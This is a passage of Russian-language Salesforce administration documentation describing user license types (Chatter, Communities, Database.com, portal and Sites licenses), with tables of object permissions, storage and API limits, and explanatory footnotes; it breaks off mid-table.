Лицензия Chatter Free предназначается пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter. Данные пользователи могут просматривать стандартные элементы Chatter (например, люди, профили, группы и файлы), но не могут просматривать данные и объекты Salesforce. Пользователи Chatter Free могут быть модераторами Chatter.

В отличие от других пользователей Salesforce, пользователям Chatter Free не доступны вкладки. Пользователи Chatter Free могут просматривать ленты, группы, файлы и людей Chatter посредством ссылок на боковой панели страницы.

Лицензия Chatter Free может быть в любое время преобразована в стандартную лицензию Salesforce или Chatter Only. Стандартная лицензия Salesforce или Chatter Only не может быть преобразована в лицензию Chatter Free.

Chatter Only (Chatter Plus)

Лицензия Chatter Only также известна как лицензия Chatter Plus. Данная лицензия предназначается пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter и некоторым объектам Salesforce. Пользователи Chatter Plus могут быть модераторами Chatter и просматривать стандартные элементы Chatter (страницы участников, профили, группы и файлы) Также им доступны указанные ниже действия.

- Просмотр организаций и контактов Salesforce
- Использование приложения Salesforce CRM Content, а также сообществ «Идеи» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы

По умолчанию стандартные объекты Salesforce скрыты для пользователей Chatter Plus. Чтобы отобразить их, предоставьте пользователям Chatter Plus доступ к соответствующим вкладкам. Дополнительную информацию о пользователях Chatter Plus см. в документе *«Chatter Plus. Вопросы и ответы»*.

Общие сведения о лицензиях Chatter

В данной таблице перечислены функции, доступные владельцам лицензий Chatter External, Chatter Free и Chatter Only.

Функция	Chatter External (Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)	Chatter Free	Chatter Only (или Chatter Plus)
Клиент Chatter Desktop	✅	✅	✅
Использование мобильного приложения Salesforce1 (Загружаемые приложения требуют наличия полномочия профиля «API включен».)	✅ Пользователям загружаемых приложений недоступны списковые представления «Группы» и «Люди».	✅	✅
Ленты	✅	✅	✅
Предоставление общего доступа к файлам	✅	✅	✅
Files Connect			✅
Группы	✅	✅	✅
Приглашения на участие в группах	✅ Только клиенты, являющиеся менеджерами	✅	✅

Функция	Chatter External (Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)	Chatter Free	Chatter Only (или Chatter Plus)
	групп, могут приглашать пользователей Chatter из доступных групп или внешних пользователей Chatter.		
Профили	✅	✅	✅
Темы и хэштеги		✅	✅
Личные сообщения	✅	✅	✅
Глобальный поиск	✅ Результаты поиска содержат только элементы, доступные клиентам посредством групп.	✅	✅
Настраиваемые объекты			✅ Не более 10 настраиваемых объектов
организации и контакты			✅ Только для чтения
Календарь и события			✅
библиотека Salesforce CRM Content;			✅
Идеи и ответы			✅
Отчеты и панели мониторинга			✅
Задачи и действия			✅
Использование и утверждение бизнес-правил			✅

Лицензии пользователя сообществ

Система поддерживает три лицензии сообществ для внешних пользователей: Customer Community, Customer Community Plus и Partner Community. Также система поддерживает лицензии Employee Apps Starter и Employee Apps Plus licenses для сообществ сотрудников.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие сведения о лицензиях

Требуются ли лицензии сообществ для использования сообществ в организации?

Да. Чтобы впервые включить сообщества в организации, необходимо приобрести как минимум одну из следующих лицензий: Customer Community, Customer Community Plus, Partner Community, Employee Apps Starter или Employee Apps Plus.

Прим.: Если у организации имеются устаревшие лицензии портала, для использования сообществ не требуется приобретать лицензии сообщества.

Лицензии сообщества связаны с пользователями или с сообществом?

Лицензии на сообщества назначаются пользователям, а не отдельному сообществу. Данные лицензии позволяют пользователям перемещаться между сообществами. Неиспользованные лицензии могут быть назначены пользователям любого сообщества организации.

Попробуем объяснить это другими словами. Сообщество похоже на воздушное судно. У каждого пассажира имеются различные типы билетов (лицензии), а следовательно, разные уровни доступа. Все вместе они путешествуют в одном направлении, но условия каждого из них немного отличаются в зависимости от цены билета.

Помимо поддерживаемых лицензий сообществ, сообщества поддерживают все внутренние лицензии и лицензии портала, включая текущие лицензии клиентского портала, лицензии «Проверенный веб-узел» и лицензии партнерского портала.

Должны ли имена пользователя быть уникальными в сообществе или Salesforce?

Существуют разные требования к уникальности имени пользователя в зависимости от типа лицензии, используемой вашим сообществом. Лицензии Customer и Customer Community Plus требуют уникальных имен пользователей внутри организации Salesforce, к которой относится сообщество. Лицензии Partner Community и Employee Community требуют уникальных имен пользователей среди всех организаций Salesforce, к которым относится пользователь.

Каким образом лицензия используется в сообществе сотрудников?

Лицензии Employee Community поддерживаются двумя базовыми лицензиями – лицензией пользователя Salesforce Platform и лицензией набора полномочий «Сообщество компании» для Force.com. Чтобы назначить пользователю лицензию Employee Apps Starter или Employee Apps Plus, сначала назначьте лицензию пользователя Salesforce Platform. Затем назначьте эти лицензии набора полномочий «Сообщество компании» для Force.com (возможно, прежде чем назначить эту лицензию, придется создать набор полномочий).

При обновлении с лицензии Employee Apps Starter на лицензию Employee Apps Plus предоставляется больше настраиваемых объектов и нет необходимости выполнять никакие изменения в настройках.

Как лицензии сообществ соотносятся с устаревшими лицензиями портала?

Ниже представлено, как новые лицензии сообществ соотносятся с более старыми аналогами лицензий портала и их основными сценариями использования.

Важное замечание: Пользователи с лицензиями портала имеют доступ к сообществу, пока им назначены связанные профили или наборы полномочий. Для таких пользователей не нужно приобретать новые лицензии сообществ.

Название лицензии сообщества	Применение	Совместимая лицензия портала
Customer Community	Сообщества типа «Бизнес для потребителя» с большим количеством внешних пользователей	«Массовый клиентский портал», «Портал Service Cloud», «Проверенный портал сайтов»
Customer Community Plus	Сообщества типа «Бизнес для бизнеса» для сценариев поддержки и сценариев, не связанных с торговлей, например eCommerce	Клиентский портал: администрирование предприятия
Partner Community	Сообщества типа «Бизнес для бизнеса», которым требуется доступ к данным по продажам, например управление взаимосвязями с партнерами	Партнер

Ниже представлено дерево принятия решения по выбору типа лицензии в соответствии с потребностями сообщества.

Прим.: Для сообщества доступны различные типы лицензий. Сообщество не ограничивается одним типом лицензии.



Что такое ежемесячные лицензии на основе входов?

Следующие лицензии сообщества также доступны как ежемесячные лицензии на основе входов.

Название лицензии сообщества	Название ежемесячной лицензии на основе входов
Customer Community	Лицензия входа Customer Community
Customer Community Plus	Лицензия входа Customer Community Plus

Название лицензии сообщества	Название ежемесячной лицензии на основе входов
Partner Community	Лицензия входа Partner Community

При наличии ежемесячной лицензии на основе входов пользователь использует имя учетной записи для входа в сообщество. Вошедшие пользователи больше не используют лицензии при переключении между сообществами. Излишки пересчитываются в конце года, а не каждый месяц.

Лицензия сообщества на основе входов, назначенная пользователю, который получает доступ к сообществам посредством приложения Salesforce1, учитывает входы при первом входе пользователя или по истечении времени сеанса. Вход учитывается каждый раз, когда пользователь выполняет аутентификацию в сообществе. Система Salesforce подсчитывает входы по таблице LoginHistory. Можно настроить время ожидания входа (не более 12 часов).

Требуется ли дополнительная лицензия для использования конструктора сообществ?

Все сообщества, использующие шаблон на основе конструктора сообществ, могут использовать конструктор сообществ для добавления настраиваемых фирменных страниц в сообщество. Полномочие «Создание и настройка сообществ» автоматически предоставляет пользователям сообществ полный доступ администратора к сайтам конструктора сообществ.

Имеют ли сообщества ограничения на количество пользователей?

В организацию Salesforce может входить не более 100 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.

Чтобы избежать ошибок развертывания и снижения качества обслуживания, рекомендуем отслеживать количество пользователей сообщества, которое не должно превышать перечисленных ниже ограничений. Чтобы увеличить данные ограничения, обратитесь к менеджеру по работе с клиентами Salesforce. Если вашему развивающемуся сообществу требуется больше пользователей, обратитесь к представителю вашей организации Salesforce за информацией о масштабируемости системы в соответствии с вашими нуждами.

Тип лицензии сообщества	Количество пользователей
Partner Community или Customer Community Plus	1 миллион
Customer Community	10 миллионов

Учитываются ли непроверенные пользователи лицензиями сообщества?

Нет. Не прошедшие проверку пользователи или гости с доступом к сообществу не используют лицензии сообщества.

Вот ограничения показов страниц для пользователей-гостей, основанные на вашей версии Salesforce. Излишки рассчитываются ежегодно. Если ваше растущее сообщество превысило это число показов страниц пользователям-гостям, обратитесь к своему менеджеру Salesforce для повышения лимита.

Версия Salesforce	Число показов страниц
Enterprise Edition	500 000/мес.
Unlimited Edition	1 млн./мес.

Например, в сообществе, настроенном в организации Enterprise Edition, может быть до 6 миллионов просмотров страниц за годовой период. Излишки будут рассчитаны после достижения годового лимита. См. в разделе Ограничения

при использовании сообщества дополнительные сведения о лимите на просмотр страниц и других ограничениях, связанных с пользователями.

Сведения о лицензиях

В данной таблице показаны функции, доступные стандартным профилям пользователей при наличии лицензий Customer Community, Customer Community Plus, Partner Community или Employee Apps.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Стандартные объекты Salesforce					
Взаимосвязи с контактом организации (контакты к нескольким организациям)[2]	✅	✅	✅	✅	✅
Организации	✅ Чтение, редактирование[3]	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование, удаление, просмотр всех данных, управление всеми данными	✅ Чтение, создание, редактирование, удаление, просмотр всех данных, управление всеми данными
Активы	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование (Может использоваться для сотрудников, но не для клиентов.)	✅ Чтение, создание, редактирование (Может использоваться для сотрудников, но не для клиентов)

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[2] Для просмотра или создания взаимосвязей между организациями и контактами требуется полномочие «Чтение» для организаций и контактов. Для редактирования или удаления взаимосвязей между организациями и контактами требуется полномочие «Чтение» для организаций и «Редактирование» для контактов.

[3] Для лицензий Customer Community доступом можно управлять с помощью наборов для общего доступа.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Кампании			✓ Чтение, создание и редактирование [4]		
Обращения	✓ Чтение, создание, редактирование [5]	✓ Чтение, создание, редактирование	✓ Чтение, создание, редактирование	✓ Чтение, создание, редактирование, удаление [6]	✓ Чтение, создание, редактирование, удаление [7]
Контакты	✓ Чтение, создание, редактирование	✓ Чтение, создание, редактирование	✓ Чтение, создание, редактирование	✓ Чтение, создание, редактирование, удаление, просмотр всех данных, управление всеми данными	✓ Чтение, создание, редактирование, удаление, просмотр всех данных, управление всеми данными
Контракты	✓ Чтение, создание, редактирование, удаление	✓ Чтение, создание, редактирование, удаление	✓ Чтение, создание, редактирование, удаление		
Панели мониторинга		✓ Только для чтения	✓ Только для чтения	✓ Только для чтения	✓ Только для чтения
Документы	✓ Только для чтения	✓ Только для чтения	✓ Только для чтения	✓ Чтение, создание, редактирование,	✓ Чтение, создание, редактирование,

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[4] Чтение, создание и редактирование кампаний в пользовательском интерфейсе доступно обладателям лицензии Partner Community только при наличии полномочия «Пользователь Marketing». Данные полномочия позволяют пользователю-партнеру: находить и добавлять контакты или интересы в качестве участников кампании, просматривать отчеты по кампаниям и выполнять пакетную электронную рассылку или пакетное назначение контактов и интересов для кампании.

[5] Лицензия Customer Community не позволяет создавать обращения от лица другого пользователя.

[6] В лицензиях Employee Apps Starter обращения могут отслеживать внутренние проблемы и проблемы сотрудников, но не должны использоваться для обращений клиентов. Пользователи, являющиеся внутренними сотрудниками, должны иметь лицензию Service Cloud для работы с внешними обращениями.

[7] В лицензиях Employee Apps Plus обращения могут отслеживать внутренние проблемы и проблемы сотрудников, но не должны использоваться для обращений клиентов. Пользователи, являющиеся внутренними сотрудниками, должны иметь лицензию Service Cloud для работы с внешними обращениями.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
				удаление, просмотр всех данных, управление всеми данными	удаление, просмотр всех данных, управление всеми данными
Права	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование		
Внешние объекты (Salesforce Connect)	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование
События и календарь		✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление
Идеи	✅ Чтение, создание	✅ Чтение, создание	✅ Чтение, создание	✅ Чтение, создание	✅ Чтение, создание
Интересы			✅ Чтение, создание, редактирование		
Списковые представления		✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование
Примечания и вложения	✅ Применимы некоторые исключения [8]	✅	✅	✅	✅

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[8] Для лицензии Customer Community доступ к разделам «Примечания» и «Вложения» для большинства объектов включен по умолчанию. Если ваши пользователи с лицензией Customer Community не могут получить доступ к разделам «Примечания» и «Вложения» для организаций и контактов, следует обратиться к представителю Salesforce.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Возможности			✅ Чтение, создание, редактирование		
Заказы [9]	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление		
Прайс-листы	✅ Только для чтения	✅ Только для чтения	✅ Только для чтения		
Продукты	✅ Только для чтения	✅ Только для чтения	✅ Только для чтения		
Сметы [10]			✅ Чтение, создание, редактирование [11]		
Отчеты [12]		✅ Создание и управление	✅ Создание и управление	✅ Создание и управление	✅ Создание и управление
Прием на обслуживание	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование		
Сервисные контракты		✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование		

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[9] Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

[10] Сметы не поддерживаются в сообществах Lightning.

[11] Пользователи-партнеры не могут входить на вкладку «Сметы» в сообществах, используя шаблон Salesforce Tabs + Visualforce.

[12] Для лицензий Customer Community Plus, Partner Community и Employee Community пользователи должны иметь полномочия «Создание и настройка отчетов», «Конструктор отчетов» и «Редактирование моих отчетов», чтобы создавать и редактировать отчеты. Дополнительные сведения см. в разделе «Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов».

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Задача	✅ Только для чтения	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление
Заказ-наряд	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование, удаление (Может использоваться для сотрудников, но не для внешних пользователей (например, клиентов, партнеров.)	✅ Чтение, создание, редактирование, удаление (Может использоваться для сотрудников, но не для внешних пользователей (например, клиентов, партнеров)
Элемент строки заказа-наряда	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование	✅ Чтение, создание, редактирование, удаление	✅ Чтение, создание, редактирование, удаление
Функции, возможности и настраиваемые объекты Salesforce					
Дополнительное хранилище данных	2 Мб на участника (лицензия на основе участников) 1 Мб на участника (лицензия на основе входов)	5 Мб на участника (лицензия на основе участников) 1 Мб на участника (лицензия на основе входов)	20 МБ на пользователя (лицензия на основе пользователей) [13]	20 МБ на пользователя (лицензия на основе пользователей) [14]	

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[13] Для лицензии Employee Apps Starter ограничение хранилища данных составляет 20 МБ на лицензию пользователя, а ограничение хранилища файлов — 2 ГБ на лицензию пользователя.

[14] Для лицензии Employee Apps Plus ограничение хранилища данных составляет 20 МБ на лицензию пользователя для версий EE, а для версий UE — 120 МБ на лицензию пользователя. Ограничение для хранилищ файлов составляет 2 ГБ на лицензию пользователя.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Звонков API в день	0	200 на участника (лицензия на основе участников) 10 на участника (лицензия на основе входов)	200 на участника (лицензия на основе участников) 10 на участника (лицензия на основе входов)	1000 на участника для организаций Enterprise Edition 5000 на участника для организаций Unlimited Edition	1000 на участника для организаций Enterprise Edition 5000 на участника для организаций Unlimited Edition
Chatter (люди, группы, ленты, файлы, личные сообщения)	✅	✅	✅	✅	✅
Настраиваемые объекты	✅ 10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах)	✅ 10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах)	✅ 10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах)	✅ 10 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах)	✅ 110 настраиваемых объектов на лицензию (данное ограничение не учитывает настраиваемые объекты, доступные в управляемых пакетах)
Делегированное администрирование		✅	✅		
Файлы [15]Параметр [16] Администраторы библиотеки содержимого [17]	✅ С лицензиями Customer Community содержимое недоступно.	✅ Создание, чтение, редактирование, удаление	✅ Создание, чтение, редактирование, удаление	✅ Создание, чтение, редактирование, удаление	✅ Создание, чтение, редактирование, удаление
База знаний	✅ Только для чтения	✅ Только для чтения	✅ Только для чтения	✅ Только для чтения	✅ Только для чтения

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[15] Файлы Salesforce с включенной функцией Chatter обеспечивают общий доступ к файлам в группе, ленте, а также публикацию файла в записи. Если установлен флажок «Salesforce CRM Content», файлы обеспечивают доступ к библиотекам, доставке содержимого и пометке файлов.

[16] приложение «Синхронизация Salesforce Files» недоступен в сообществах.

[17] могут управлять полномочиями библиотеки для определения уровня доступа пользователей к библиотекам содержимого.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Роли и расширенный общий доступ		✓	✓	✓	✓
Наборы для общего доступа	✓				
Мобильное приложение Salesforce1	✓	✓	✓	✓	✓
Отправка эл. почты		✓	✓ [18]	✓	✓
Маркеры				✓ Создание, чтение, редактирование, удаление	✓ Создание, чтение, редактирование, удаление
Утверждения бизнес-правил	✓ [19]	✓	✓	✓	✓

СМ. ТАКЖЕ:

- Лицензии пользователя
- Обновление лицензий пользователя сообщества
- Лицензии пользователя «Проверенный веб-узел»
- Лицензии пользователей партнерского портала
- Лицензии пользователя клиентского портала
- Ограничения для хранилищ данных и файлов

[1] **Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.**

[18] Пользователи-партнеры не могут просматривать сообщения эл. почты в ленте обращений.

[19] Владельцы лицензии Customer Community могут выполнять отправку на утверждение, но не имеют доступа для утверждения чего-либо.

Лицензии пользователя Database.com

Лицензия пользователя	Описание	Стандартное количество доступных лицензий
Администратор Database.com	Данная лицензия предназначается пользователям, которым требуется доступ для администрирования Database.com или изменения схем Database.com и других метаданных посредством интерактивных инструментов на консоли Database.com.	Database.com Edition: 3
Пользователь Database.com	Данная лицензия предназначается пользователям, которым требуется Database.com-доступ к данным, хранящимся в Database.com.	Database.com Edition: 3 Enterprise Edition, Unlimited Edition и Database.com Edition: 0 Чтобы приобрести лицензии «Пользователь Database.com», обратитесь в Database.com.
Пользователь Database.com Light	Данная лицензия предназначается пользователям, которым требуется только Database.com-доступ к данным и принадлежность к группам Database.com (но не другим группам), но не требуется принадлежность к ролям или очередям. Доступ к данным определяется едиными стандартными параметрами общего доступа.	Database.com Edition: 0 Enterprise Edition, Unlimited Edition и Database.com Edition: 0 Чтобы приобрести лицензии «Пользователь Database.com Light»,

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Database.com Edition**

Лицензия пользователя	Описание	Стандартное количество доступных лицензий
		обратитесь в Database.com.

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя портала Service Cloud

Пользователям портала Service Cloud предоставляется лицензия «Массовый клиентский портал». Данная лицензия предоставляет контактам неограниченное количество входов на портал Service Cloud для получения доступа к сведениям службы поддержки. В зависимости от параметров полномочий, данная лицензия предоставляет пользователям доступ к организациям, активам, обращениям, контактам, настраиваемым объектам, документам, идеям и вопросам.

Лицензия «Массовый клиентский портал (избыток)» аналогична лицензии «Массовый клиентский портал», кроме неограниченного количества входов. Дополнительную информацию о количестве лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

В таблице ниже перечислены полномочия, которые могут быть назначены пользователям портала Service Cloud.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

	Создание	Чтение	Обновление	Удаление
Организации		✓	✓	
Активы	✓	✓	✓	
Обращения	✓	✓	✓	
Контакты	✓	✓	✓	
Настраиваемые объекты	✓	✓	✓	✓
Документы		✓		
Идеи	✓	✓		
База знаний		✓		
Прайс-листы		✓		
Продукты		✓		
Вопросы и ответы	✓	✓		
Решения		✓		

	Создание	Чтение	Обновление	Удаление
Заказ-наряды	✅	✅	✅	

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя Sites и Site.com

Пользователям Sites и Site.com доступны только лицензии «Пользователь-гость» и Site.com Only.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступные версии определяются текущим типом лицензии пользователя.

Пользователь-гость	Данная лицензия предназначается общедоступным пользователям, которым требуется доступ к сайтам Site.com или Force.com. Если организация использует сообщества, то данным пользователям также предоставляется доступ к общедоступным страницам сообществ. Посетители сайта получают доступ к любым сведениям, доступным на активном общедоступном сайте. Каждая лицензия «Пользователь-гость» позволяет создать один сайт. Site.com, а также версии **Developer Edition**, **Enterprise Edition**, **Unlimited Edition** и **Performance Edition**, поддерживают неограниченное количество лицензий «Пользователь-гость». Сайты Force.com, а также версии **Enterprise Edition**, **Unlimited Edition** и **Performance Edition**, поддерживают 25 лицензий «Пользователь-гость». Версия **Developer Edition** поддерживает одну лицензию «Пользователь-гость». Прим.: • Дополнительные лицензии «Пользователь-гость» нельзя приобрести для сайтов Force.com. • Лицензия пользователя массового портала «Проверенный веб-узел» предназначена для использования сайтов Force.com. Данная лицензия обеспечивает не только массовое, но и экономичное использование сайтов Force.com.
Только Site.com	Данная лицензия предназначается пользователям версий **Performance Edition**, **Unlimited Edition** и **Enterprise Edition**, которым требуется доступ к Site.com, но не требуется доступ к стандартным функциям CRM. Лицензия Site.com Only предоставляет пользователям полномочия пользователей Force.com - One App и доступ к приложению «Содержимое». Тем не менее, они не могут просматривать объекты «Организации» и «Контакты». Лицензия предоставляет пользователям доступ к неограниченному количеству настраиваемых вкладок, но доступ ограничивается одним настраиваемым приложением, содержащим не более 20 настраиваемых объектов.

Каждому пользователю Site.com Only должна быть предоставлена лицензия Site.com Contributor или Site.com Publisher для доступа к Site.com.

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя «Проверенный веб-узел»

Пользователям портала Platform предоставляется лицензия «Проверенный веб-узел», которая предназначается для использования Force.com Sites. Данная лицензия предоставляет именованным пользователям сайтов неограниченное количество входов на портал Platform для получения доступа к сведениям службы поддержки.

Лицензия «Проверенный веб-узел (избыток)» аналогична лицензии «Проверенный веб-узел», кроме неограниченного количества входов.

Прим.: Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям лицензии «Проверенный веб-узел».

	Создание	Чтение	обновление.	Удалить
Контракты	✓	✓	✓	✓
Документы		✓		
Идеи	✓	✓		
База знаний		✓		
Заказы	✓	✓	✓	✓
Прайс-листы		✓		
Продукты		✓		
Настраиваемые объекты	✓	✓	✓	✓

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя клиентского портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователям сайта «Клиентский портал» предоставляется лицензия «Менеджер клиентского портала: стандартный».

Прим.: Начиная с выпуска Summer'13 данные лицензии доступны только организациям, которые уже используют клиентский портал. Дополнительную информацию о предоставлении клиентам удобного общего доступа к данным при отсутствии клиентского портала см. в разделе «Лицензии пользователя сообществ» на странице 569.

Данная лицензия предоставляет контактам вход на клиентский портал для управления службой поддержки. Пользователи с лицензией «Менеджер клиентского портала: стандартный» могут быть связаны с профилем «Пользователь клиентского портала» или профилем, созданным и настроенным на основе профиля «Пользователь клиентского портала». Данный стандартный профиль позволяет пользователям просматривать и редактировать собственные данные или данные, принадлежащие или доступные нижестоящим пользователям в иерархии ролей клиентского портала. Данные пользователи могут также просматривать и редактировать обращения, поле «Имя контакта» которых содержит их имена.

Ниже перечислены действия, доступные пользователям с лицензией «Менеджер клиентского портала: стандартный».

- Просмотр контактов, прайс-листов и продуктов.
- Просмотр и редактирование организаций и обращений.
- Создание и редактирование активов.
- Создание, просмотр, редактирование и удаление настраиваемых объектов.
- Доступ к настраиваемым объектам, в зависимости от полномочий.
- Получение полномочия «Суперпользователь портала».
- Доступ к Salesforce CRM Content при наличии лицензии на компонент Salesforce CRM Content или соответствующих полномочий.

Лицензия «Менеджер клиентского портала: стандартный (избыток)» аналогична лицензии «Менеджер клиентского портала: стандартный», кроме ограничения, равного одному входу в месяц.

Прим.: Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям клиентского портала.

	Создание	Чтение	обновление.	Удалить
Организации		✅	✅	
Активы	✅	✅	✅	
Обращения	✅	✅	✅	
Контакты		✅		
Контракты	✅	✅	✅	✅
Настраиваемые объекты	✅	✅	✅	✅
Документы		✅		

	Создание	Чтение	обновление.	Удалить
Идеи	✅	✅	✅	
База знаний		✅		
Заказы	✅	✅	✅	✅
Прайс-листы		✅		
Продукты		✅		
Отчеты и панели мониторинга[1]	✅	✅	✅	✅
Решения		✅		
Вопросы и ответы	✅	✅		

Прим.:

- [1] Чтобы создавать и редактировать отчеты в сообществах, пользователю также необходимы разрешения «Создание и настройка отчетов», «Построитель отчетов» и «Редактирование моих отчетов». Эти разрешения позволяют пользователям создавать и редактировать отчеты в сообществах, а не на порталах. По умолчанию отчеты и панели мониторинга используются только для чтения. Дополнительные сведения см. в разделе «Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов».

СМ. ТАКЖЕ:

Лицензии пользователя

Лицензии пользователя «Клиентский портал: управление предприятием»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователям «Клиентский портал: управление предприятием» предоставляется лицензия «Менеджер клиентского портала: настраиваемый». Данная лицензия предоставляет контактам неограниченное количество входов на клиентский портал Salesforce для управления службой поддержки.

Прим.: Начиная с выпуска Summer'13 данные лицензии доступны только организациям, которые уже используют клиентский портал. Дополнительную информацию о предоставлении клиентам удобного общего доступа к данным при отсутствии клиентского портала см. в разделе «Лицензии пользователя сообществ» на странице 569.

Пользователи с лицензией «Менеджер клиентского портала: настраиваемый» могут быть связаны с профилем «Пользователь клиентского портала» или профилем, созданным и настроенным на основе профиля «Пользователь клиентского портала», который позволяет просматривать и редактировать собственные данные, а также просматривать, создавать и редактировать обращения, поле «Имя контакта» которых содержит их имена.

Ниже перечислены действия, доступные пользователям с данной лицензией.

- Создание, чтение или обновление организаций, активов и обращений.
- Просмотр контактов.

- Просмотр настраиваемых объектов и запуск отчетов, в зависимости от полномочий.
- Получение полномочий «Суперпользователь портала» и «Делегированный администратор внешних пользователей».
- Доступ к Salesforce CRM Content при наличии лицензии на компонент Salesforce CRM Content или соответствующих полномочий.

Лицензия «Менеджер клиентского портала: настраиваемый (избыток)» аналогична лицензии «Менеджер клиентского портала: настраиваемый», кроме неограниченного количества входов. Дополнительную информацию о количестве лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

Прим.: Включение заказов инициирует автоматическое дополнение стандартных профилей всеми соответствующими полномочиями, а также доступом для чтения продуктов и прайс-листов. Если стандартный профиль назначается внешним пользователям, которым не требуются данные полномочия объекта, рекомендуем создать настраиваемые профили без данных полномочий.

В таблице ниже перечислены полномочия, которые могут быть предоставлены пользователям лицензии «Клиентский портал: управление предприятием».

	Создание	Чтение	обновление.	Удалить
Организации	✓	✓	✓	
Активы	✓	✓	✓	
Обращения	✓	✓	✓	
Контакты	✓	✓	✓	
